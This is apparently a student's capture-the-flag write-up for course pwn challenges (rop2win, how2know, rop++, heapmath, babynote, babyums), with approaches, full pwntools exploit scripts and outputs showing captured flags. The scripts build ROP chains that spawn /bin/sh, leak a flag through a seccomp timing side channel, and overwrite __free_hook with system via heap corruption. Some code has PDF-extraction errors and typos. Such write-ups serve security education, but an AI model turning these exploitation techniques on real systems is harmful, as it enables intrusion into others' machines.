41679 0x00000000000044e3df : pop rdx ; adc byte ptr [rdi], cl ; sub dword ptr [rdx], edx ; lea rdx, [rdx + 0x40] ; jmp 0x44e380
41680 0x00000000000044e51f : pop rdx ; adc byte ptr [rdi], cl ; sub dword ptr [rdx], edx ; lea rdx, [rdx + 0x40] ; jmp 0x44e4c0
41681 0x00000000000044e65f : pop rdx ; adc byte ptr [rdi], cl ; sub dword ptr [rdx], edx ; lea rdx, [rdx + 0x40] ; jmp 0x44e600
41682 0x00000000000044e79f : pop rdx ; adc byte ptr [rdi], cl ; sub dword ptr [rdx], edx ; lea rdx, [rdx + 0x40] ; jmp 0x44e740
41683 0x00000000000044e8df : pop rdx ; adc byte ptr [rdi], cl ; sub dword ptr [rdx], edx ; lea rdx, [rdx + 0x40] ; jmp 0x44e880
41684 0x00000000000044eeef : pop rdx ; adc byte ptr [rdi], cl ; sub dword ptr [rdx], edx ; lea rdx, [rdx + 0x40] ; jmp 0x44ee90
```

Some displaying errors occurred when I used Windows, using Linux instead can solve this.

The terminal output shows an attempt to interact with a service using pwnlib. It includes a warning about text encoding and a message indicating EOF was reached while reading in interactive mode.

```
r.sendafter("Give me filename: ", '/home/chal/flag\x00')
C:\Users\jaymin\AppData\Roaming\Python\Python39\site-packages\pwnlib\tubes\tube.py:812: BytesWarning: Text is not bytes; assuming ASCII, no guarantees.
s://docs.pwntools.com/#bytes
[*] Switching to interactive mode
[*] Got EOF while reading in interactive
```

Code :

```
● ● ●
1 from pwn import *
2
3 context.arch = "amd64"
4 context.terminal = ['tmux', 'splitw', '-h']
5 r = remote("edu-ctf.zoolab.org", "10005")
6
7 ROP_addr = 0x4e3360
8 fn = 0x4df460
9
10 pop_rdi_ret = 0x4038b3
11 pop_rsi_ret = 0x402428
12 pop_rdx_ret = 0x493a2b
13 pop_rax_ret = 0x45db87
14 syscall_ret = 0x4284b6
15 leave_ret = 0x40190c
16
17 ROP = flat(
18     # open flag file
19     pop_rdi_ret, fn,
20     pop_rsi_ret, 0,
21     pop_rax_ret, 2,
22     syscall_ret,
23
24     # read
25     pop_rdi_ret, 3,
26     pop_rsi_ret, fn,
27     pop_rdx_ret, 0x30, 0,
28     pop_rax_ret, 0,
29     syscall_ret,
30
31     # write
32     pop_rdi_ret, 1,
33     pop_rax_ret, 1,
34     syscall_ret,
35 )
36
37 r.sendafter("Give me filename: ", '/home/chal/flag\x00')
38 r.sendafter("Give me ROP: ", b'A'*0x8 + ROP)
39 r.sendafter("Give me overflow: ", b'A'*0x20 + p64(ROP_addr) + p64(leave_ret))
40
41 r.interactive()
```

Result :

```
[+] Opening connection to edu-ctf.zoolab.org on port 10005: Done
/home/nickname/Desktop/rop2win/share/sol.py:34: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
r.sendafter("Give me filename: ", '/home/chal/flag\x00')
[+] Opening connection to edu-ctf.zoolab.org on port 10005: Done
/home/nickname/Desktop/rop2win/share/sol.py:34: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
r.sendafter("Give me filename: ", '/home/chal/flag\x00')
/usr/local/lib/python3.10/dist-packages/pwnlib/tubes/tube.py:812: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pw
res = self.recvuntil(delim, timeout=timeout)
[*] Switching to interactive mode
FLAG{banana_72b302bf297a28a75730123efef7c41}
\x00[*] Got EOF while reading in interactive
```

Challenge Name : how2know

Points : 100

Category : Pwn

Description : nc edu-ctf.zoolab.org 10002

Tool : dbg

Approach :

In this challenge, the program reads the FLAG and stores it as a static variable. After that, it reads an input string from the user, and then executes it. What we need to do is to write the asm code to leak the FLAG.

However, the below code shows that *seccomp* only allows syscall *exit* and *exit_group*, no read or write instructions are allowed.

```
● ● ●
1 ctx = seccomp_init(SCMP_ACT_KILL);
2 seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(exit), 0);
3 seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(exit_group), 0);
4 seccomp_load(ctx);
5 seccomp_release(ctx);
```

Though we can't leak the FLAG by printing information on the terminal, we can use time based testing to leak one byte at a time. If the server doesn't reply in a limited time, that means we find the byte of the FLAG. The flow would be :

```
if (FLAG[i] == 'A'){
    while(1);
}
```

Also, I used the *asm()* in *pwntool* to convert assembly to byte.

As for the address of FLAG, I used *pwndbg* to execute the program. In a process, I find the offset of *rsp* value when entering our code area (At line *((void(*)())addr)()*), and buffer of FLAG data. After calculating, I found that the offset of FLAG is *0x55555558040 - 0x55555553DC = 0x2c64*.

```

► 0x55555555532d <main+164>    call   read@plt           <read@plt>
  fd: 0x3 (/home/chal/flag)
  buf: 0x555555558040 (flag) ← 0x0
  nbytes: 0x30

► 0x5555555553da <main+337>    call   rdx             <0x7f...>
[ STACK ]
00:0000  rsp 0x7fffffffde38 → 0x5555555553dc (main+339) ← mov eax, 0
01:0008  0x7fffffffde40 → 0x7fffffffde2e9 ← 0x34365f363878 /* 'x86_64' */
02:0010  0x7fffffffde48 ← 0x300000064 /* 'd' */
03:0018  0x7fffffffde50 → 0x7fffff7fffa000 ← outs dx, byte ptr [rsi] /* 0xa706f6e; 'nop\n' */
04:0020  0x7fffffffde58 → 0x5555555592a0 ← 0x555555559
05:0028  rbp 0x7fffffffde60 ← 0x1
06:0030  0x7fffffffde68 → 0x7fffff7d8cd90 (__libc_start_call_main+128) ← mov edi, eax
07:0038  0x7fffffffde70 ← 0x0

```

Code :

```

● ● ●
1 from pwn import *
2
3 flag = ''
4 for idx in range(0x30):
5     for ascii in range(256):
6         r = remote("edu-ctf.zoolab.org", "10002")
7         shell_code = '''
8             mov rbx, [rsp];
9             lea rbx, [rbx+0x2c64];
10            lea rdx, [rbx + ''' + str(ascii) + '''];
11            mov al, [rdx];
12            cmp al, ''' + str(i) + ''';
13            je loop;
14            mov rax, 0;
15            syscall;
16        loop:
17            nop
18            jmp loop;
19            ...
20        r.recvline()
21        r.sendline(asn(shell_code))
22    try:
23        r.recvline(timeout=5)
24        print('timeout', i)
25        flag += chr(i)
26        break
27    except:
28        pass
29 print(flag)

```

Problem solved :

[Error] Too many open files.

[Solution] ulimit -n 10000

Result :

```
timeout 125
FLAG{piano_d113f1c3f9ed8019288f4e8ddecfb8ec}
[+] Opening connection to edu-ctf.zoolab.org on port 10002: Done
[+] Opening connection to edu-ctf.zoolab.org on port 10002: Done
[+] Opening connection to edu-ctf.zoolab.org on port 10002: Done
[+] Opening connection to edu-ctf.zoolab.org on port 10002: Done
[+] Opening connection to edu-ctf.zoolab.org on port 10002: Done
[+] Opening connection to edu-ctf.zoolab.org on port 10002: Done
[+] Opening connection to edu-ctf.zoolab.org on port 10002: Done
[+] Opening connection to edu-ctf.zoolab.org on port 10002: Done
[+] Opening connection to edu-ctf.zoolab.org on port 10002: Done
[+] Opening connection to edu-ctf.zoolab.org on port 10002: Done
[+] Opening connection to edu-ctf.zoolab.org on port 10002: Done
[+] Opening connection to edu-ctf.zoolab.org on port 10002: Done
[+] Opening connection to edu-ctf.zoolab.org on port 10002: Done
[+] Opening connection to edu-ctf.zoolab.org on port 10002: Done
[+] Opening connection to edu-ctf.zoolab.org on port 10002: Done
timeout 10
FLAG{piano_d113f1c3f9ed8019288f4e8ddecfb8ec}

[+] Opening connection to edu-ctf.zoolab.org on port 10002: Done
timeout 0
FLAG{piano_d113f1c3f9ed8019288f4e8ddecfb8ec}
\x00
[+] Opening connection to edu-ctf.zoolab.org on port 10002: Done
timeout 0
FLAG{piano_d113f1c3f9ed8019288f4e8ddecfb8ec}
\x00
[+] Opening connection to edu-ctf.zoolab.org on port 10002: Done
timeout 0
FLAG{piano_d113f1c3f9ed8019288f4e8ddecfb8ec}
\x00\x00
```

Challenge Name : rop++

Points : 150

Category : Pwn

Description : nc edu-ctf.zoolab.org 10003

Tool : ropGadget

Approach :

This challenge is similar to *rop2win*. We can use the read function to do buffer overflow.

First, use ropGadget to find the address of rop chain.

Instruction : `python ROPgadget.py --binary [path to binary] --multibr > rop++.txt`

Since the output is too large, I saved it into a file.

Search the ROP addresses.

```
36013 0x0000000000447b27 : pop rax ; ret
34145 0x000000000047d59c : or al, ch ; pop rsi ; ret
36313 0x0000000000401e3f : pop rdi ; ret
36353 0x000000000047ed0b : pop rdx ; pop rbx ; ret
1629 0x0000000000414500 : add byte ptr [rax + 0xca], bh ; syscall ; ret
```

I used these addresses to construct my ROP, read and then execve.

Also we have to add $0x10 + 0x08 = 0x18$ bytes in front of ROP.

Code :

```
● ● ●
1 from pwn import *
2 context.arch = 'amd64'
3 context.terminal = ['tmux', 'splitw', '-h']
4 p = remote('edu-ctf.zoolab.org', 10003)
5
6 pop_rax_ret = 0x447b27
7 pop_rsi_ret = 0x47d59c
8 pop_rdi_ret = 0x401e3f
9 pop_rdx_ret = 0x47ed0b
10 syscall_ret = 0x414506
11 binsh_addr = 0x4c5000
12
13 ROP = flat(
14     # read
15     pop_rdi_ret, 0,
16     pop_rsi_ret, binsh_addr,
17     pop_rax_ret, 0,
18     pop_rdx_ret, 10, 0,
19     syscall_ret,
20
21     # execve
22     pop_rdi_ret, binsh_addr,
23     pop_rsi_ret, 0,
24     pop_rax_ret, 0x3b,
25     pop_rdx_ret, 0, 0,
26     syscall_ret,
27 )
28
29 p.sendafter('show me rop\n> ', b' ' * 0x18 + ROP)
30 p.sendline(b"/bin/sh\x00")
31 p.interactive()
```

Result :

```
[+] Opening connection to edu-ctf.zoolab.org on port 10003: Done
/usr/local/lib/python3.10/dist-packages/pwnlib/tubes/tube.py:812: BytesWarning: Text is not bytes; assuming ASCII,
    res = self.recvuntil(delim, timeout=timeout)
[*] Switching to interactive mode
$ cat home/chal/flag
FLAG{chocolate_c378985d629e99a4e86213db0cd5e70d}
```

Challenge Name : heapmath

Points : 50

Category : Pwn

Description :

Tool :

Approach :

In this challenge, we are given source code files. We have to answer five questions about **tcache** and **fastbin**. Those freed memories would first be stored in tcache. After tcache is full, freed memories would be stored in fastbin.

In the first section, we have to construct linked lists in tcache. In tcache, it implements LIFO.

In the second section, we have to calculate the address of the chunk.

$\text{chunk_size} = \text{malloc_size} - 0x08 + 0x10$ (adjust to 0x10)

The third section is really simple. Just calculate the index offset.

The fourth section is to calculate **tcache fd**. Since it does free(X) first and then free(Y), the linked list is $Y \rightarrow X$.

$\text{Y_fd} = \text{Y_address} - \text{chunk_size}$

$\text{chunk_size} = 0x10(\text{header}) + \text{fastbin_size}$

The fourth section is to calculate **fastbin fd**. Fastbin fd points to the address of the header of X.

$\text{Y_fd} = \text{Y_address} - \text{chunk_size} - 0x10$

$\text{chunk_size} = 0x10(\text{header}) + \text{fastbin_size}$

Code :

```
● ● ●
1 from pwn import *
2 import math
3
4 context.arch = "amd64"
5 context.terminal = ['tmux', 'splitw', '-h']
6 r = remote("edu-ctf.zoolab.org", "10006")
7
8 # ----- ** tcache chall ** -----
9 r.recvline()
10
11 tcache_size, tcache_free_order = [], []
12 for i in range(7):
13     msg = int(str(r.recvline()).split('(')[2].split(')')[0], 16)
14     size = math.ceil((msg + 0x10 - 0x08) / 0x10) * 0x10
15     tcache_size.append(size)
16
17 for i in range(7):
18     msg = str(r.recvline()).split('(')[1].split(')')[0]
19     tcache_free_order.append(ord(msg) - ord('A'))
20
21 ans_0x30, ans_0x40 = ['NULL'], ['NULL']
22 for tcache in tcache_free_order:
23     if tcache_size[tcache] == 0x30:
24         ans_0x30 = [chr(tcache + ord('A'))] + ans_0x30
25     if tcache_size[tcache] == 0x40:
26         ans_0x40 = [chr(tcache + ord('A'))] + ans_0x40
27
28 # send answer
29 for i in range(3): r.recvline()
30 r.sendline(' --> '.join(ans_0x30))
31 for i in range(2): r.recvline()
32 r.sendline(' --> '.join(ans_0x40))
33 for i in range(2): r.recvline()
```

```

1 # ----- ** address chall ** -----
2 r.recvline()
3
4 msg = str(r.recvline())
5
6 target1, address1 = ord(msg.split(' ')[1]) - ord('A'), int(msg.split(' ')[3], 16)
7 target2 = ord(str(r.recvline()).split(' ')[0].split('"')[1]) - ord('A')
8 address2 = address1 + sum(tcache_size[target1:target2])
9 r.sendline(hex(address2))
10
11 for i in range(2): r.recvline()
12
13 # ----- ** index chall ** -----
14 r.recvline()
15
16 chunk_size = int(r.recvline().decode("ascii").split('(')[2].split(')')[0], 16) + 0x10
17 r.recvline()
18 secret_idx = int(r.recvline().decode("ascii").split("[")[1].split("]")[0])
19 r.recvline()
20 r.sendline(str(int(chunk_size / 0x8) + secret_idx))
21
22 for i in range(2): r.recvline()
23
24 # ----- ** tcache fd chall ** -----
25 for i in range(3): r.recvline()
26
27 y_address = int(r.recvline().decode("ascii").split('== ')[1].split(' ')[0], 16)
28 y_fd = y_address - chunk_size
29 r.sendline(str(hex(y_fd)))
30
31 for i in range(3): r.recvline()
32
33 # ----- ** fastbin fd chall (final) ** -----
34 for i in range(11): r.recvline()
35
36 y_fd = y_fd - 0x10
37 r.sendline(hex(y_fd).split('x')[1])
38
39 print(r.recvline())
40 print(r.recvline()) # FLAG

```

Result :

```
b'> Correct !\n'
b'Here is your flag: FLAG{owo_212ad0bdc4777028af057616450f6654}\n'
```

Challenge Name : babynote

Points : 50

Category : Pwn

Description :

Tool :

Approach :

In this challenge, the program provides some user control functions. Users can add, edit, delete, and show data. In the edit_data section, we can write data to cause overflow. In the show_notes section, we can leak heap and libc addresses.

First, I filled the structure like below.

The diagram shows three colored boxes labeled A (yellow), B (green), and C (teal) on the left. Red arrows point from each box to a corresponding row in a memory dump table on the right. The table has two columns: address (left) and value (right). The rows are:

-	21
AAAAAAA	AAAAAAA
void *data	421
A	-
-	21
BBBBBBBB	BBBBBBBB
void *data	21
B	-
-	21
CCCCCCCC	CCCCCCCC
NULL	XXX
-	-

After `free(A)`, use `show_notes()` to print the unsorted bin fd, pointer to main_arena.

A	-	21
	Unsorted bin fd	Unsorted bin bk
	-	21
	BBBBBBBB	BBBBBBBB
	void *data	21
	B	指向 libc .data 精確的地址
	-	21
	CCCCCCCC	CCCCCCCC
	NULL	XXX
	-	-

After that, I do edit_data again to construct a structure like below. That means, send fake chunk to server.

A	-	21
	Tcache fd	Tcache key
	void *data	421
	Unsorted bin fd	Unsorted bin bk
	-	21
	BBBBBBBB	BBBBBBBB
	void *data	21
	/bin/sh\x00	BBBBBBBB
	\x00 * 8	21
	CCCCCCCC	CCCCCCCC
	_free_hook	XXX
NULL		

Finally, I do `delete(1)`. Calling `free(B->data)` is actually an executing `system("/bin/sh")`, opening a shell to us which we can do anything on.

Opened home/chal/flag and I got FLAG !!

Code :

```
● ● ●
1 import warnings
2 warnings.filterwarnings("ignore")
3 from pwn import *
4
5 r = remote("edu-ctf.zoolab.org", "10007")
6
7 note = set()
8 del_note = set()
9
10 def instrucion():
11     for i in range(5): r.recvline()
12
13 def add(id, name):
14     instrucion()
15     print("add")
16     r.sendline('1')
17     r.recvline()
18     r.sendline(str(id))
19     r.recvline()
20     r.sendline(name)
21     r.recvline()
22
23 def edit(id, size, s):
24     note.add(id)
25     instrucion()
26     print("edit")
27     r.sendline('2')
28     r.recvline()
29     r.sendline(str(id))
30     r.recvline()
31     r.sendline(str(size))
32     r.sendline(s)
33     r.recvline()
34
35 def delete(id):
36     note.remove(id)
37     del_note.add(id)
38     instrucion()
39     print("delete")
40     r.sendline('3')
41     r.recvline()
42     r.sendline(str(id))
43     r.recvline()
44
45 def show():
46     instrucion()
47     print("show")
48     r.sendline('4')
49     data = []
50     for i in range(len(note)*4 + len(del_note)*2):
51         r.recvline()
52     return data
```

```
● ● ●
1 add(0, 'A'*8)
2 edit(0, 0x418, 'A')#1048
3
4 add(1, 'B'*8)
5 edit(1, 0x18, 'B')
6
7 add(2, 'C'*8)
8
9 delete(0)
10
11 #show()
12 instrucion()
13 r.sendline('4')
14 r.recvuntil('data')
15
16 libc = u64(r.recv(15).split()[1].ljust(8, b'\x00')) - 0xecbe0
17
18 free_hook = p64(libc + 0x1eee48)
19 system = libc + 0x52290
20 info(f"libc: {hex(libc)}")
21
22 data = b'/bin/bash\x00'.ljust(0x10, b'\x00')
23 fake_chunk = b'\x00'*8 + p64(0x21) + b'c'*16 + free_hook
24
25 edit(1, 0x38, data + fake_chunk)
26 edit(2, 8, p64(system))
27
28 show()
29 delete(1)
30 r.interactive()
```

Result :

```
[+] Opening connection to edu-ctf.zoolab.org on port 10007: Done
add
edit
add
edit
add
delete
[*] libc: 0x7f30f992a000
edit
edit
show
delete
[*] Switching to interactive mode
4. show_notes
5. bye
> index
> $ cat home/chal/flag
FLAG{babynote^_^_de9187eb6f3cbc1dce465601015f2ca0}
```

Challenge Name : babyums (flag1)

Points : 125

Category : Pwn

Description : P.S. flag1 is the password of admin

Tool :

Approach :

This challenge is very similar to babynote.

I first create 2 section

=> Free the first one

=> Use show_users to leak fd of unsorted bin, which point to (main_arena + 96)

=> Calculate the addresses of libc, system and free_hook

=> Construct a fake_chunk

=> Use edit_data to write the fake_chunk in

=> Use *delete(1)* to execute *system("/bin/bash")*. => Open shell successfully.

Code :

```
● ● ●
1 from pwn import *
2
3 context.terminal = ['tmux', 'splitw', '-h']
4 r = remote('edu-ctf.zoolab.org', 10008)
5
6 def add(id, username, password):
7     print('add')
8     r.sendline('1')
9     r.recv()
10    r.sendline(str(id))
11    r.recv()
12    r.sendline(username)
13    r.recv()
14    r.sendline(password)
15    r.recvuntil('5. bye\n> ')
16
17 def edit(id, size, data):
18     print('edit')
19     r.sendline('2')
20     r.recv()
21     r.sendline(str(id))
22     r.recv()
23     r.sendline(str(size))
24     r.sendline(data)
25     r.recvuntil('5. bye\n> ')
26
27 def delete(id):
28     print('delete')
29     r.sendline('3')
30     r.recv()
31     r.sendline(str(id))
32     r.recvuntil('5. bye\n> ')
33
34 def show():
35     print('show')
36     r.sendline(b'4')
```

```
● ● ●
1 r.recv()
2
3 add(0, 'A' * 8, b'A' * 8)
4 edit('0', 0x450, 'A' * 0x450)
5 add(1, 'B' * 8, 'B' * 8)
6 edit('1', 16, 'B' * 16)
7 add(2, 'C' * 8, 'C' * 8)
8
9 # leak fd of unsoreted bin
10 delete(0)
11 show()
12
13 msg = r.recvuntil('5. bye\n> ').split()
14 data = u64(msg[2].ljust(8, b'\x00'))
15 libc = data - 0x1ecbe0
16 system = libc + 0x0000000000052290
17 free_hook = p64(libc + 0x00000000001eee48)
18 flag = data - 0x28FBC06C8580
19
20 data = b'/bin/bash\x00'.ljust(16, b'\x00')
21 fake_chunk = p64(0) + p64(31) + b'c' * 32 + free_hook
22
23 edit(1, 0x48, data + fake_chunk)
24 edit(2, 8, p64(system))
25
26 # delete(1)
27 r.sendline('3')
28 print(r.recv())
29 r.sendline('1')
30
31 r.interactive()
```

Result :

```
$ cat home/chal/flag
FLAG{crocodile_9d7d8f69be2c2ab84721384d5bda877f}
$ cat home/chal/babyums.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#define FLAG1 "FLAG{C8763}"
```

Challenge Name : babyums (flag2)

Points : 175


Category : Pwn

Description : P.S. flag2 is in the /home/chal

Approach :

After getting flag1, just open /home/chal/flag.

Code :



```
● ● ●
1 from pwn import *
2
3 context.terminal = ['tmux', 'splitw', '-h']
4 r = remote('edu-ctf.zoolab.org', 10008)
5
6 def add(id, username, password):
7     print('add')
8     r.sendline('1')
9     r.recv()
10    r.sendline(str(id))
11    r.recv()
12    r.sendline(username)
13    r.recv()
14    r.sendline(password)
15    r.recvuntil('5. bye\n> ')
16
17 def edit(id, size, data):
18     print('edit')
19     r.sendline('2')
20     r.recv()
21     r.sendline(str(id))
22     r.recv()
23     r.sendline(str(size))
24     r.sendline(data)
25     r.recvuntil('5. bye\n> ')
26
27 def delete(id):
28     print('delete')
29     r.sendline('3')
30     r.recv()
31     r.sendline(str(id))
32     r.recvuntil('5. bye\n> ')
33
34 def show():
35     print('show')
36     r.sendline(b'4')

● ● ●
1 r.recv()
2
3 add(0, 'A' * 8, b'A' * 8)
4 edit('0', 0x450, 'A' * 0x450)
5 add(1, 'B' * 8, 'B' * 8)
6 edit('1', 16, 'B' * 16)
7 add(2, 'C' * 8, 'C' * 8)
8
9 # leak fd of unsoreted bin
10 delete(0)
11 show()
12
13 msg = r.recvuntil('5. bye\n> ').split()
14 data = u64(msg[2].ljust(8, b'\x00'))
15 libc = data - 0x1ecbe0
16 system = libc + 0x0000000000052290
17 free_hook = p64(libc + 0x00000000001eee48)
18 flag = data - 0x28FBC06C8580
19
20 data = b'/bin/bash\x00'.ljust(16, b'\x00')
21 fake_chunk = p64(0) + p64(31) + b'c' * 32 + free_hook
22
23 edit(1, 0x48, data + fake_chunk)
24 edit(2, 8, p64(system))
25
26 # delete(1)
27 r.sendline('3')
28 print(r.recv())
29 r.sendline('1')
30
31 r.interactive()
```

Result :

```
[+] Opening connection to edu-ctf.zoolab.org on port 10008: Done
**** User Management System ****
add
edit
add
edit
add
delete
show
edit
edit
[!] Switching to interactive mode
index
> $ ls home/chal
Makefile
babyums.c
chal
flag
run.sh
$ cat home/chal/flag
FLAG{crocodile_9d7d8f69be2c2ab84721384d5bda877f}
```

Web

Can I have source code ...

Challenge Name : Hello from Windows 98

Points : 20

Category : Web

Link : <https://windows.ctf.zoolab.org/>


Description :

Approach :

In this challenge, the website contains an input box. After inputting the input box, it would display *Welcome, {Message} !*

Also, it would save the Message to a session file. The session file name is at the same time stored in the browser cookie.

